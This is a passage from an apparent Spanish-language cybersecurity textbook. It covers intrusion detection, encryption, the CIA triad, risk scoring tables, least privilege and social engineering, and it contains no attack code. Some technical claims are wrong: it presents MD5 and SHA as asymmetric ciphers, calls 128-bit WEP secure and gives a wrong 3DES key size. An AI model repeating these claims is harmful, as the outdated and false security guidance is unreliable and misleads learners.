Estos mecanismos de detección tienen dos objetivos:

- Poder detectar el punto exacto del ataque para poder llegar a una solución y recuperarse del mismo, pero no siempre es posible esto, depende de los problemas que se afrontan.
- Detectar la actividad que se considera sospechosa y conocer lo sucedido, ya que si no se encuentra donde fue el ataque, lo mínimo que se necesita es saber qué fue lo que sucedió y partir de esa parte.

Lo que es ideal es que se cumpla el objetivo primero, pero no siempre sucede lo ideal, así que se tiene que adaptar al problema, a la situación y todo lo que va saliendo en cada uno de los casos.

Uno de los conceptos que están inmersos en este tipo de mecanismos es la **intrusión**, la cual se la define como una secuencia de acciones realizadas de forma deshonestas, en donde la mayoría de las ocasiones se quiere lograr acceso no autorizado. Dentro de los mecanismos de detección el término más famoso de seguridad informática es el de detección de intrusiones, la cual se define como el proceso de identificación y respuesta ante las actividades ilícitas observadas contra algunos recursos de la red, sistema, plataforma o empresa.

Los mecanismos de detección de intrusión tienen unos pasos que se ejecutan como manera básica de detección que se menciona a continuación:

Revisión de patrones de acceso: En este caso lo que se hace es ver los patrones de acceso, esto quiere decir que se va a analizar los accesos y tratar de encontrar si se está manejando un patrón, por ejemplo, acceso a determinadas horas o el mismo usuario haciendo accesos a la misma sección o módulo. Los patrones siempre van a indicar algo, pueden ser muchos o las mayorías falsas alarmas, pero es seguro, que si se hizo un ataque se puede encontrar patrones que llamen la atención para después encontrar el problema.

Revisión de transacción: En la mayoría de los casos se obtienen ciertos archivos o se intenta descargar o subir algo de información, así que la transacción es un método muy rápido para lograr esto, la mayoría de los intentos van a ir acompañados de al menos una transacción, esto no es una garantía, pero es algo muy probable, siempre durante la detección si se logra encontrar una transacción es como encontrar el objetivo del atacante lo cual es muy valioso.

Bloqueo automático: Algunas aplicaciones no tienen un sistema de bloqueo, así que, aunque en algunos casos se encuentre el problema y ya se tenga las razones, si no se cuenta con un mecanismo de bloqueo de emergencia, el atacante podrá seguir haciendo lo que quería. Algunos de los mecanismos de bloqueo comunes son los de paro absoluto, es decir el bloqueo del sistema completo, es algo un poco drástico, pero en muchas ocasiones no se quiere otro riesgo y se considera la mejor opción a la mano.

1.8. El concepto de encriptación en seguridad informática

La encriptación o también conocido como cifrado, es un procedimiento en el que se busca que la información sea ilegible, ya aplicado este procedimiento la información es inservible para cualquier persona que no sea la autorizada, aunque el mensaje sea interceptado, como en muchos casos la información simplemente no significa nada para el interceptor, ya que no cuenta con los elementos involucrados en la encriptación, así que la información simplemente no sirve, la Figura 2 muestra un ejemplo de encriptación.



Figura 2. Ejemplo de encriptación.

Fuente: <https://www.nextvision.com/2017/08/24/todo-sobre-encriptacion-de-datos-para-empresas/>

Se puede decir también, que la encriptación busca la seguridad y la persistencia de los datos mediante un proceso en el cual se involucran algunas partes claves dependiendo del método, por ejemplo, en algunos métodos se utilizan contraseñas o llaves para autentificar la encriptación y la desencriptación de la información, siempre se debe de recordar los objetivos principales de la encriptación y cifrado de datos que se nombran a continuación:

- Confidencialidad
- Autenticación
- Integridad de los datos

La confidencialidad consiste en que la información sólo puede ser accedida por su legítimo dueño o destinatario, la autenticación quiere decir que el emisor y el receptor son los que pueden confirmar la identidad, finalmente la integridad de la información significa que no debe ser posible que sea alterada en caso de que sea interceptada la información.

Según Marrero Travieso (2003), existen muchas amenazas de varias fuentes principalmente de internet que pueden ser:

- Correos electrónicos infectados por virus
- Firewalls mal Configurados
- Suplantación de contraseñas
- Contraseñas débiles
- Robo y destrucción de información, etc.

1.8.1. Métodos de encriptación

Algunos de los métodos de encriptación disponibles actualmente y que son bastantes conocidos se puede mencionar a:

- Encriptación simétrica
- Encriptación asimétrica de clave pública y privada

- Encriptación WPA
- Encriptación WEP
- Firma digital

Estos métodos mencionados anteriormente son la mayoría que se va a encontrar en el mundo de la seguridad informática. Estos métodos de encriptación son bastantes buenos para almacenar y transferir la información.

Encriptación simétrica

Según (Santos, 2014) este tipo de criptografía está basado en métodos criptográficos que usan una misma clave para cifrar y descifrar el mensaje, estos extremos cuando establecen la comunicación deben establecer un acuerdo sobre la clave que tienen que usar, para posteriormente los dos tener acceso a la misma clave, en donde el remitente cifra el contenido de la misma y el destinatario la descifra con el mismo mecanismo. Se puede indicar varios ejemplos de cifrado simétrico.

- Algoritmo de cifrado DES, usa claves basados en 56 bits
- Algoritmos de cifrado 3DES, Blowfish, e IDEA, usan claves de 128 bits
- Algoritmos de cifrado RC5 y AES

Encriptación asimétrica

También (Santos, 2014) indica que este tipo de encriptación se basa en que si el emisor cifra la información el receptor lo puede descifrar o viceversa, en este caso cada usuario del sistema debe poseer una pareja de claves y se tiene dos tipos.

- Clave privada: Custodiada por el propietario, por lo tanto, solo él tiene acceso a ella sin darla a conocer a nadie.
- Clave pública: conocida por uno o todos los usuarios

Como ejemplo de este tipo de algoritmos usados por este tipo de cifrado se tiene a **MD5** y **SHA**.

Firma digital

La Firma digital, es algo habitual en el uso de documentos oficiales, es decir documentos que involucran a una institución gubernamental. El objetivo de la firma es autenticar la identidad de quién envía el mensaje y quién firma el documento, las firmas digitales acostumbran manejar diferentes datos, además de información que se envía, por ejemplo, la hora y la fecha en que se hizo.

La firma digital es una forma matemática de adjuntar la identidad de una persona a un mensaje, está basada en la criptografía de clave pública, esto quiere decir que estos sistemas están utilizando dos claves, la primera sería la clave pública que es la que se conoce y la otra clave sería una clave privada que es la que solamente el emisor del mensaje conoce.

Encriptación WEP y WPA

La encriptación WEP y WPA tienen algo en común, las dos son aplicadas a las señales inalámbricas y están basados en protocolos de conexión Wifi la primera y la segunda se basa en servidores de autenticación.

En el caso de WEP se tiene tres opciones, de 64 bits, de 128 bits y 256 bits, en donde la más utilizada es la de 128 bits ya que ofrece un buen nivel de seguridad sin tener que ser tan grande y sin aumentar lo complicado del tema. Actualmente la encriptación de 256 bits aún no es soportada por todos los dispositivos.

Existen siempre diferentes opiniones de cómo es que se puede considerar a un método de cifrado, como un buen método de cifrado o un método confiable, pero se puede llegar a una conclusión, un sistema de cifrado se puede considerar como bueno cuando la seguridad de cifrado consiste en la clave y no en el algoritmo.

Aunque se conozca el algoritmo, no se puede llegar a un descifrado de la información gracias a la clave. La mayoría de las aplicaciones que se dan a la encriptación hoy en día son:

- Mensajes de autenticidad
- Facturas electrónicas
- Banca electrónica
- Votos electrónicos
- Notificaciones
- Mensajería instantánea
- Correos electrónicos
- Almacenamiento de información

CAPÍTULO II: FUNDAMENTOS DE LA CIBERSEGURIDAD

En este capítulo se analizará los conceptos relacionados a la ciberseguridad, sobre las amenazas, riesgos y vulnerabilidades que hay en una organización, se tratará también sobre las diferentes superficies de ataques que pueden existir para que un cibercriminal pueda lanzar su ataque, se analizará en que consiste la ingeniería social y la ley de mínimos privilegios.

2.1. Los tres pilares de la seguridad

Los datos son valores, números, medidas, textos, documentos en bruto, la información es el valor de esos datos, es lo que aporta conocimiento. Los manuales de procedimientos, los datos de los empleados, de los proveedores y clientes de la empresa, la base de datos de facturación son datos estructurados de tal forma que se convierten en información, que aportan valor como compañía.

Los pilares de la seguridad de la información se fundamentan en esa necesidad que todos tienen de obtener la información, de su importancia, integridad y disponibilidad de la información para sacarle el máximo rendimiento con el mínimo riesgo. La Figura 3 muestra los principales pilares de la seguridad de la información.



Figura 3. Pilares de la seguridad.

Fuente: Elaboración propia.

Según la Figura 3, la seguridad está fundamentada por 3 pilares, pero puede haber más que puedan fundamentar a la seguridad, en este caso, si alguno de los lados es débil se perderá seguridad o usabilidad, si falta alguno de los lados la organización queda expuesta a ataques, para esto se debe conocer en detalle cuál es la función de cada lado en el gráfico.

Ahora que se comprende la importancia de la información se puede deducir que si aquella, que es vital para la organización cayera en manos inapropiadas puede perder su valor, se perderá intimidad o capacidad de maniobra y además la reputación puede verse dañada sin contar con que la información puede ser accedida por cibercriminales y cualquier otra potencial fuente de riesgos para un determinado proyecto.

Confidencialidad: La confidencialidad consiste en asegurar que sólo el personal autorizado accede a la información que le corresponde, de este modo cada sistema automático o individuo solo podrá usar los recursos que necesita para ejercer sus tareas, para garantizar la confidencialidad se recurre principalmente a tres recursos:

- Autenticación de usuarios: Sirve para identificar qué quién accede a la información es quien dice ser.
- Gestión de privilegios: Para los usuarios que acceden a un sistema puedan operar sólo con la información para la que se les ha autorizada y sólo en la forma que se les autorice, por ejemplo, gestionando permisos de lectura o escritura en función del usuario.
- Cifrado de información: Según Costas Santos (2011), el cifrado también denominado encriptación, evita que ésta sea accesible a quién no está autorizado, para ello se transforma la información de forma inteligible a una no legible y es aplicable tanto a la información que esté autorizado para ello como para la que no lo está, sólo mediante un sistema de contraseñas puede extraerse la información de forma inteligible y es aplicable tanto a la información que está siendo transmitida como a la almacenada.

Los principios de confidencialidad no solo deben aplicarse para proteger la información sino todos aquellos datos e información de los que sea responsables. La información puede tener carácter confidencial no solo por ser de alto valor para la organización, sino por ejemplo porque puede estar amparada por legislación de protección de datos de carácter personal, un ejemplo de violación de la confidencialidad son las filtraciones sufridas por entidades bancarias, grandes empresas y gobiernos para exponer públicamente algunas de sus actividades.

La integridad: Es el segundo pilar de la seguridad, consiste en asegurarse de que la información no se pierda ni se ve comprometida voluntaria e involuntariamente, el hecho de trabajar con información errónea puede ser tan nocivo para las actividades como perder la información, de hecho, si la manipulación de la información es lo suficientemente sutil puede causar que se arrastre una cadena de errores acumulativos y que sucesivamente se tome decisiones equivocadas. Para garantizar la integridad de la información se debe considerar lo siguiente:

1. Monitorear el tráfico de red para descubrir posibles intrusiones.
2. Auditar los sistemas para implementar políticas de auditorías que registre quien hace que, cuando y con qué información.

3. Implementar sistemas de control de cambios, algo tan sencillo como por ejemplo comprobar los resúmenes de los archivos de información almacenados en sistema para comprobar si cambian o no.
4. Como otro recurso se tiene las copias de seguridad, que en caso de no conseguir impedir que se manipule o pierda la información permitan recuperarla en su estado anterior.

Disponibilidad: Para poder considerar que se dispone de una seguridad mínima en lo que a la información respecta, se tiene a la disponibilidad, de nada sirve que solo el usuario acceda a la información y que sea incorruptible, si el acceso a la misma es tedioso o imposible, la información para resultar útil y valiosa debe estar disponible para quien la necesita, se debe implementar las medidas necesarias para que tanto la información como los servicios estén disponibles, por ejemplo un ataque distribuido de denegación de servicio o DDoS puede dejar inutilizada una tienda online impidiendo que los clientes accedan a la misma y puedan comprar. Otro ejemplo de pérdida de disponibilidad sería que la dirección de correo electrónico sea utilizada para lanzar campañas de spam y en consecuencia añadida a listas negras, impidiendo que ninguno de los destinatarios de los emails legítimos los reciba. Para este propósito se implementan políticas de control como:

- El acuerdo de nivel de servicio o (SLA).
- Balanceadores de carga de tráfico para minimizar el impacto de DDoS.
- Copias de seguridad para restauración de información perdida.
- Disponer de recursos alternativos a los primarios.

La información y sistemas son seguros si sólo accede a la información y recursos quién debe, si se puede detectar y recuperar de manipulaciones voluntarias o accidentales de la información y si se puede garantizar un nivel de servicio y acceso a la información aceptable según las necesidades.

Carpentier (2016), indica que el uso de sistemas de información implica establecer normas y procedimientos aplicados al uso y sistemas de información ante posibles amenazas como:

- Elaborar varias normas y procedimientos.
- Definición de acciones que deben emprender las personas.
- Definición del perímetro que se va a afectar.

2.2. Evaluación de riesgos, amenazas y vulnerabilidades

Cuando se plantea mejorar la seguridad de una empresa se debe tener en cuenta varios factores que se muestra a continuación:

- Recursos
- Amenazas

- Vulnerabilidades
- Riesgos

Se entiende a los recursos como los bienes tangibles e intangibles con los que se cuenta para realizar las tareas, la información de que se dispone es un bien intangible, ya sean las bases de datos de clientes, proveedores, los manuales de producción, las investigaciones y las patentes. Por otro lado, se tiene a los bienes tangibles, que son los recursos físicos de que se dispone en la empresa, servidores, equipos de red, computadoras, teléfonos inteligentes, vehículos, bienes inmuebles, etc., la Figura 4 muestra un ejemplo de bienes tangibles e intangibles.



Figura 4. Ejemplo de bienes tangibles e intangibles.

Fuente: <https://ciberconta.unizar.es/finanzas/10-intangibles.htm>

El **riesgo** es la probabilidad de que algo negativo suceda dañando los recursos tangibles o intangibles y por tanto impidiendo desarrollar la labor profesional.

Las **amenazas** son esos sucesos que pueden dañar los procedimientos o recursos, mientras que las **vulnerabilidades** son los fallos de los sistemas de seguridad o en los propios que el usuario utiliza para desarrollar las actividades que permitirían que una amenaza tuviese éxito a la hora de generar un problema. El principal trabajo de un responsable de la seguridad es la evaluación de los riesgos identificando las vulnerabilidades, amenazas y en base a esta información evaluar los riesgos a los que están sujetos las actividades y recursos. Se debe considerar el riesgo como la probabilidad de que una amenaza concreta aproveche una determinada vulnerabilidad se puede aplicar la representación clásica que indica lo siguiente, mostrado en la Figura 5.



Figura 5. Fórmula para medir el riesgo.

Fuente: elaboración propia.

La Figura anterior indica que el riesgo es igual al resultado de sumar el impacto producido por la amenaza por la probabilidad de que una vulnerabilidad permita que dicha amenaza tenga éxito.

En un sistema de evaluación de riesgo sencillo se podría asignar un valor numérico a la importancia de una vulnerabilidad y otro valor a la importancia de una amenaza, la tabla 1 muestra un ejemplo de evaluación de riesgos.

Tabla 1. Comparativa de evaluación de riesgos.

Amenaza	Impacto	Probabilidad	Riesgo
Robo de credenciales en un sistema de control biométrico	3	0	0
Infección por Spyware	3	2	6
Pérdida de suministro eléctrico	1	1	1

Fuente: elaboración propia.

En la tabla anterior las amenazas que no causan daño tendrían un impacto 0, mientras que las que causan un gran daño tendrían un valor de impacto igual a 3, del mismo modo la probabilidad puede ser nula, baja, media o alta, con lo que se podría dar valores de probabilidad de 0 a 3, multiplicando ambos valores se obtendría el valor de riesgo, de esta forma se podría clasificar los distintos riesgos a los que se está expuesto y actuar en consecuencia, empezando por los de mayor gravedad, por ejemplo, si existe una amenaza de ataques mediante robo de credenciales para acceder a un recurso cifrado, el impacto de perder dicha información sería alta, pero ya que se tiene un sistema de autenticación biométrico, las probabilidades de que exista una probabilidad aprovechable son prácticamente nulas, por lo tanto el riesgo es cero para esa amenaza.

Tipos de amenazas

Existen amenazas difícilmente controlables como las naturales como los desastres o errores humanos, pero que deben ser tenidas en cuenta a la hora de calcular riesgos, una persona podría borrar accidentalmente información de un servidor o podría enviar un correo electrónico con información confidencial a un destinatario erróneo, del mismo modo el Hardware de los recursos informáticos de la empresa puede verse dañado por el uso, por inundaciones, fallas eléctricas, etc.

En cambio, las amenazas voluntarias son aquellas que derivan de ataques deliberados ya sean de agentes internos o externos de una organización, los agentes internos pueden ser por ejemplo empleados descontentos o ex empleados cuyas credenciales

de acceso no han sido revocadas. Mientras que los agentes externos pueden ser competencia desleal, activistas, terroristas, cibercriminales, etc.

Vulnerabilidades.

Las vulnerabilidades son por lo general fallos de diseño de procedimientos o de recursos, las vulnerabilidades existen no se fabrican, una vulnerabilidad es cualquier fallo de diseño que permite que una amenaza pueda afectar a un recurso. Si se habla de recursos informáticos se suele decir que una vulnerabilidad es un fallo de diseño de un sistema, un sistema no actualizado o un sistema mal Configurado que permite que un agente externo, acceda sin permisos apropiados al recurso o información que dicho sistema gestiona, en función del tipo de recurso al que estemos orientados existen distintas fuentes de información dónde se puede buscar vulnerabilidades aplicables a los sistemas con que se cuenta.

Por ejemplo si se usa el gestor de contenidos Wordpress para desarrollar una página web, se puede buscar vulnerabilidades del CMS, de algunas de sus plantillas o de los plugins que se utilizarán para dar funcionalidad a la página web en <https://wpvulndb.com/>, la Figura 6 muestra la página principal de este sitio de búsqueda de vulnerabilidades.




Figura 6. Sitio web de vulnerabilidades de sistemas.

Fuente: <https://wpvulndb.com/>

Si se busca base de datos más amplia o relativas a más sistemas se puede acudir a las bases de CVE o Common Vulnerabilities and Exposures, por ejemplo, se puede recurrir al boletín de vulnerabilidades del Centro Criptológico Nacional de España o CCN-CERT, la Figura 7 muestra la página principal de este buscador de vulnerabilidades.



Figura 7. Base de datos de vulnerabilidades de España.

Fuente: <https://www.ccn-cert.cni.es/>

En este tipo de buscadores se puede filtrar la información de vulnerabilidades expuesta por fabricantes, versiones, recursos, etc., y pueden estar gestionados por equipos de respuestas a incidentes informáticos por sus siglas en inglés CERT, pertenecientes a instituciones tanto públicas como privadas que comparten y difunden esta información, ya que la mejora global de la seguridad incrementa la seguridad individual y fuerza a desarrolladores y fabricantes a eliminar vulnerabilidades de sus sistemas. Por ejemplo, la tabla 2 analiza un caso práctico de evaluación de riesgos.

Tabla 2. Evaluación de riesgos en una empresa.

Amenaza	Impacto	Probabilidad	Riesgo
Robo de credenciales en sistema de identificación biométrico	3	0	0
Infección por Spyware	3	2	6
Pérdida de suministro eléctrico	1	1	1
Ataque por ransomware	2	2	4

Fuente: elaboración propia.

En este caso si se dispone de un servidor de almacenamiento de ficheros y se consideran las distintas amenazas que pueden afectarle, se tendría por ejemplo el acceso no autorizado, la infección por spyware, la pérdida de suministro eléctrico o la infección por ransomware, el impacto de cada caso sería alto para el acceso no autorizado, porque sería imparabile, alto para el spyware porque podría filtrar información de forma oculta sin acceso físico, bajo para la pérdida de suministro eléctrico ya que sería fácil de solucionar y medio para el ransomware, ya que sólo se necesitaría restaurar copias de seguridad.

Respecto a la probabilidad dado que se obtiene control de acceso biométrico, la posibilidad de robo de credenciales es nula, la probabilidad de infección por malware es media, suponiendo que no se tenga las medidas, idóneas la misma probabilidad se aplicaría a el ransomware, la pérdida de suministro eléctrico sería de baja probabilidad. Por tanto, los riesgos de mayor a menor importancia quedarían de la siguiente manera:

1. Infección por spyware
2. El ransomware
3. La pérdida de suministro eléctrico
4. Robo de credenciales

2.3. Ley de mínimos privilegios

Al implementar cualquier sistema organizativo, de reparto de tareas y responsabilidades se debe tener claro que no todo el mundo tiene porque acceder a todos los recursos de la organización, ni tiene que hacerlo de forma permanente. Cada individuo y cada herramienta debe acceder solo a aquello imprescindible para el desempeño de sus funciones, sabiendo a lo que se puede acceder y a lo que no, hay que decidir qué se puede hacer con la información o recursos a los que se tiene acceso, a esto se le denomina **privilegios y permisos**.

Los **privilegios** son permisos de actuación que un usuario, sea una persona o un sistema tiene para actuar sobre otros recursos, la Figura 8 muestra un ejemplo de privilegios asignados a un usuario.




Figura 8. Concesión de privilegios.

Fuente: elaboración propia.

Uno de los sistemas más conocidos de privilegios, es el de los tipos de cuentas de usuario de un sistema operativo, tanto en Windows, Mac o Linux las cuentas de usuarios se dividen básicamente en usuarios normales y administradores, aunque se pueden crear más grupos con características específicas.

Los usuarios normales solo pueden hacer uso de las herramientas que hay instaladas en la computadora y acceder a la información de su directorio de usuario, los administradores tienen privilegios para acceder a otras estructuras de archivos que no sean las propias de su usuario, pueden instalar o eliminar software del sistema y pueden cambiar parámetros de configuración del sistema operativo como por ejemplo la configuración de red.

La ley de mínimos privilegios establece que para la realización de una tarea, un usuario debe disponer de los privilegios mínimos necesarios durante el tiempo imprescindible y con el alcance limitado a lo que exija la tarea, por ejemplo si se trabaja con una computadora se debería tener un usuario normal y otro con privilegios de administrador, de este modo solo se usaría el usuario administrador cuando se tuviese que hacer cambios de configuración, instalar o desinstalar software, aplicar actualizaciones parches de seguridad o gestionar las copias o respaldos, el resto del tiempo para operar con el contenido habitual, para navegar por internet, gestionar el correo electrónico, etc., se operaría con un usuario sin privilegios especiales lo que minimiza el riesgo de infección por malware, espionaje, filtración de datos, corrupción de archivos del sistema y demás, la Figura 9 muestra los privilegios mínimos necesarios de un usuario.




Figura 9. Mínimos privilegios necesarios de un usuario.

Fuente: elaboración propia.

Se puede ver el usuario con el que se está operando en Windows a través del comando “**whoami**” en la línea de comando, lo cual indica el nombre de la computadora y el nombre de usuario, si se añade unos complementos al comando se informará a que grupo pertenece y de los privilegios asignados como se muestra en la Figura 10.

```

INFORMACIÓN DE GRUPO
-----
Nombre de grupo: Todos
Tipo: Grupo conocido
SID: S-1-1-0
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo
abilitado

Nombre de grupo: BUILTIN\Administradores
Tipo: Alias
SID: S-1-5-32-544
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo
abilitado, Propietario de grupo

Nombre de grupo: BUILTIN\Usuarios del registro de rendimiento
Tipo: Alias
SID: S-1-5-32-559
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo
abilitado

Nombre de grupo: BUILTIN\Usuarios
Tipo: Alias
SID: S-1-5-32-545
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo
abilitado

Nombre de grupo: NT AUTHORITY\INTERACTIVE
Tipo: Grupo conocido
SID: S-1-5-4
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo
abilitado

Nombre de grupo: INICIO DE SESIÓN EN LA CONSOLA
Tipo: Grupo conocido
SID: S-1-2-1
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo
abilitado

Nombre de grupo: NT AUTHORITY\Usuarios autenticados
Tipo: Grupo conocido
SID: S-1-5-11
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo
abilitado

Nombre de grupo: NT AUTHORITY\Esta compañía
Tipo: Grupo conocido
SID: S-1-5-15
Atributos: Grupo obligatorio, Habilitado de manera predeterminada, Grupo

```

Figura 10. Comando para verificar permisos y roles de usuario en Windows.

Fuente: elaboración propia.

Si se ejecuta el mismo comando como administrador se muestra una lista de privilegios más larga. Conceder los permisos adecuados a cada usuario de un sistema, es tan importante para la disponibilidad, como lo es para la confidencialidad y la integridad revocar ese permiso cuando ya no sea necesario, por esto que las políticas de privilegios no solo deben ocuparse de la asignación, también de la revocación de los mismos, por ejemplo, cuando un empleado cambia de departamento, abandona la empresa o está de vacaciones.

2.4. Ingeniería social

Según Hadnagy (2011), La ingeniería social es cualquier acto que induce a una persona a realizar una acción que puede, o no, ser en su mejor interés.

Los fundamentos de la ingeniería social se basan en la forma de aplicar determinados conocimientos psicológicos y sociológicos fundamentales, es decir no se trata de conocimientos excesivamente complejos porque el atacante normalmente no dispone de muchos detalles de su víctima y tiene que basarse en generalidades, estadísticamente válidas para obtener en la misma proporción resultados estadísticamente positivos. La ingeniería social se nutre inicialmente de una serie de conceptos básicos y estadísticamente ciertos de la psicología del individuo, entre estos conceptos destacan 4 que hacen a la persona más vulnerables a este tipo de acciones como son:

- No decir “NO”
- Exceso de confianza
- El exceso de halagos hacia la persona
- Empatía

A la persona le cuesta decir “**NO**”, es fácil escuchar a alguien solo con un sí a una petición, pero cuando se trata de decir no, casi nunca nos escuchamos tal cual, sonaría grosero, ese no casi siempre va acompañado de una excusa, porque a las personas les gusta ayudar a los demás, los hace sentir bien y cuando quieren decir no se necesita razonarlo y excusarlo tanto a la persona a la que se lo dicen cómo a la persona misma, por eso sí el ingeniero social es capaz de neutralizar el uso de excusas, estará cerrándole las puertas al objetivo que se encontrará en la encrucijada entre decir simplemente no o ceder a la petición sea total o parcialmente.

La **confianza**, las personas son confiadas por naturaleza, si algo es permisible la mayor parte de la gente lo dará por válido, se tiende a creer en las cosas sí parecen reales lo sean o no, el más claro ejemplo está en la gran cantidad de noticias falsas y cadenas que se distribuyen en las redes sociales como Facebook o WhatsApp.

La **adulación**, a las personas les encanta que los adulen, todos buscan reconocimiento en la vida profesional, particular o sentimental, se quiere ser reconocido en la empresa, en la familia o en el deporte que se practica, cuando se alimenta el EGO la sensación de superioridad hace sentir segura al individuo y en consecuencia se baja el nivel de atención a otros detalles.

La **empatía**, un buen ingeniero social aprovecha esta vulnerabilidad para que la persona se preocupe por sus simulados problemas de forma que ayudarle, haga sentir mejor al individuo que atender a sus propias preocupaciones.

La **tribu o los clanes**, desde el punto de vista más sociológico la principal barrera o vulnerabilidad según se mide para un ingeniero social, es la tribalización, los clanes, todos somos vulnerables en cuanto a que por defecto confiamos, esta confianza es más fuerte si cabe con la gente del círculo cercano, la familia, los amigos, compañeros de trabajo. La persona es más receptiva a todo aquello que les cuenta gente del clan o tribu, es más fácil creer en algo que diga la madre o el hijo, que lo que le cuente cualquier extraño y por difícil que resulte de creer, el asunto del que le hablen carece totalmente de importancia.

El **contexto**, al hablar de tribu o clan no solamente se habla de la gente que se conoce directamente, también se habla de los contextos, ya que el elemento de una tribu a la que se pertenece, sólo tendrá sentido en dicho contexto.

Una de las formas más habituales de uso de la ingeniería social para atacar infraestructuras informáticas es la obtención de información personal de la plantilla de una organización, consciente que dicha información permita descubrir contraseñas y acceso a recursos restringidos. También se usa la ingeniería social para generar campañas genéricas de email fraudulentos conocidas como **Phishing**, destinadas a distribuir por ejemplo malware.

Actualmente la ingeniería social es el principal método de distribución de ransomware, un malware que cifra los archivos y pide un rescate económico. El Phishing funciona porque el email parece auténtico, suplanta la identidad corporativa de una empresa reconocible, es muy común suplantar a compañías eléctricas, proveedores de servicios telefónicos, el caso del espía Phishing es una variación del Phishing que, en lugar de distribuirse masivamente, emplea email redactados y diseñados para engañar específicamente a una persona. Es común suplantar a un miembro de la compañía de posición jerárquica, a un proveedor o aun cliente, así consiguen crear una historia consistente capaz de engañar a la víctima específica mediante la ingeniería social.

Para defenderse de los ataques de ingeniería social se debe ser siempre meticuloso a la hora de identificar la identidad e quien nos escribe o visita alguna oficina y la titularidad de las páginas web que se visita, de este modo será más difícil caer en los engaños de lo que aparentemente son visitas, correos electrónicos o páginas web normales.

2.5. Superficie de ataque

Los elementos que conforman la superficie de ataque de una infraestructura, es la totalidad de elementos susceptibles de tener vulnerabilidades que pueden ser explotadas por un incidente natural o por un ataque deliberado.

Entre los elementos que conforman la superficie de ataque de una infraestructura IT, se tiene a los dispositivos de red como router, switch o firewall, también las computadoras, servidores y sistemas de almacenamiento en red de la infraestructura, así como los sistemas operativos, aplicaciones y firmware implementados en todos esos equipos, incluso las personas que usan y administran toda esa tecnología forman parte de la superficie de ataque de esa infraestructura, ya que tienen sus propias vulnerabilidades, la Figura 11 muestra el detalle de superficie de ataque de la infraestructura de TI .

